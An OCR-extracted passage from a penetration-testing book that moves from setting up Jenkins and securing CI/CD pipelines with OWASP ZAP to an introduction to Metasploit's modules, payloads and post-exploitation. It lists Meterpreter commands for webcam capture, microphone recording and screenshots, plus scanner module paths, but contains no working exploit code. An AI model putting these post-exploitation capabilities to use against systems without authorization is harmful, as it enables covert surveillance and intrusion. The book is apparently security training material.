
```
apt-get update
```

Now, install Jenkins using the `apt-get install Jenkins` command:




You can check whether the Jenkins service is running by typing:

```
sudo service --status-all
```




Open port `8080` for Jenkins by typing `sudo ufw allow 8080`.


Go to `https://www.<your domain/IP here>.com:8080` and complete the required configurations:



Select your plugin mode:




Create an **Admin User**, save, and we are done:



Voila!

Create a new item and complete the configurations:



Continuous integration attacks

Like any modern organization, precious assets, continuous integrations, and CD servers are high targets because they represent good entry points for compromising production systems. There are many dangerous attacks that threaten CI servers. The following are some examples of CI/CD server attacks:

- Reverse shell using CI
- Unauthorized commit to master
- Jenkins-CI Script-Console Java Execution

Continuous integration server penetration testing

Securing CI and CD servers is essential. Establishing security controls is critical to securing the pipelines, as they are a bridge between the source code and the production servers.


Rotten Apple project for testing continuous integration or continuous delivery system security

The Rotten Apple project is an open source project developed with the aim of giving developers and penetration testers an easy and efficient experience when testing CI servers, by delivering various features and capabilities.

You can clone the project from its GitHub repository by typing `sudo git clone https://github.com/claudijd/rotten_apple`.

Continuous security with Zed Attack Proxy


Zed Attack Proxy (**ZAP**), shown here, is a well-known security open source tool. It comes with various useful capabilities for penetration testers. ZAP can play a huge role as an additional CI security layer. In other words, it could be a continuous security layer for a web application. ZAP and Jenkins deliver the possibility of experiencing an additional component. Then, you are not delivering a software project in time, but you are enhancing the security of the CI/DI pipelines:




Thanks to a ZAP Jenkins plugin, you can enhance the security of a CI environment. After the tests, ZAP will generate a report in different formats (XHTML, XML, and JSON).

To install the ZAP plugin, you can use the web interface: go to `manage Jenkins -> manage plugins`.


Use the **Filter** bar to search for ZAP, as in the following screenshot:



Click on **Install without restart**:



Go to the job and select the **Run OWASP ZAP** proxy in the **Build** options:



Complete the required configuration and finally build the job:

>

Summary

This chapter was an overview of the hidden power of CI servers and their benefits for enterprises. Thus, we discovered how to build a CI environment step by step and learned what it takes to secure CI/CD servers. The next chapter will take you on an intensive journey where you will learn how Metasploit and PowerShell are used to attack organization infrastructures.

7
Metasploit and PowerShell for Post-Exploitation

In previous chapters, you learned the power of **PowerShell** as an attacking platform. It was just the beginning. Now it is time to feel the real power of it as a perfect tool for performing sophisticated attacks, and also, we will discover how to use it side-by-side with the **Metasploit Framework**.


The following topics will be covered in this chapter:

- Metasploit Framework
- PowerShell essentials
- PowerShell payload modules
- Nishang PowerShell for penetration testing and offensive security


Dissecting Metasploit Framework

Metasploit Framework is the most well-known open source exploitation tool. It was developed at first in Perl by HD Moore, but later, it was shifted into Ruby. This framework is loaded with many useful features for hackers and penetration testers. To install Metasploit Framework, visit `https://www.rapid7.com/products/metasploit/download/` and perform the following steps:


1. Choose your plan, register, and select your operating system. In this demonstration, I am using the Windows 64-bit trial version:




2. You will receive an email with the trial activation key:



3. Now install it on your machine:



4. Voila! You can start your exploitation journey:




Metasploit architecture

Metasploit architecture is composed of many important components. To fully use the power of Metasploit, many components are needed:


- **Tools**: This is a set of useful utilities
- **Plugins**: These are loadable extensions at runtime
- **Libraries**: These are useful Ruby libraries
- **Interfaces**: These give users the ability to access Metasploit in different ways (CLI and web for instance)
- **Modules**: These are components that perform specific tasks

This diagram illustrates the architecture of Metasploit framework:



Modules

There are many modules used by the Metasploit Framework. If you are using the Metasploit Framework in the Kali Linux Distribution, you can list these modules. Navigate to `/usr/share/metasploit-framework/modules` and use the `ls` command to explore them, as shown in the following screenshot:




Exploits

As we discussed during our journey, exploitation is a major step in hacking. In fact, Metasploit gives hackers and security professionals a great exploitation power in their hands, thanks to the loaded exploits. This phase will not only minimize the false-positive rates of vulnerability tools and scanners by finding real proofs of exploiting vulnerabilities, but it will also lead to post-exploitation. There are three types of exploits in the wild:

- **Server-side exploits**
- **Client-side exploits**
- **Local-privilege escalation**

Payloads

Payloads are exploit modules. There are two payload categories: **inline** and **staged**. Inline payloads (or single payloads) are all inclusive and self-contained. Staged payloads contain multiple pieces of the payload, referred to as **stagers**. In other words, the full payload is composed by stagers:



Metasploit is loaded with various types of payloads:

- **Bind shells**: These just listen for hackers to connect to or send instructions. They are a good choice if the victim is directly connected with the machine:
    - **Reverse shells**
    - **Listeners**
    - **Stages**
- **Meterpreters**: They are a specialized command environment. They work entirely within the memory used by an exploited process. You can use many meterpreter commands for post-exploitation, such as:
    - `sysinfo`
    - `getsystem`
    - `getuid`
    - `reg`

- `background`
- `ps`
- `kill`

As a penetration tester, meterpreters will give you a lot of other handy commands, such as:

- `ifconfig`
- `route`
- `portfwd`
- `webcam_list`
- `webcam_snap`
- `record_mic`
- `screenshot`
- `idletime`
- `uictl`

- **Paranoid Meterpreter payloads**: These use signed SSL/TLS certificates.
- **Stageless Meterpreter payloads**: These contain all that is required to get a session running.


Auxiliaries

Auxiliaries perform various tasks, including scanning, DNS interrogation, and more:

- `auxillary/scanner/portscan/tcp`: Connect scan
- `auxiliary/scanner/portscan/syn`: Half-open SYN stealth scan
- `auxiliary/scanner/discovery/udp_sweep`: UDP sweep

Encoders

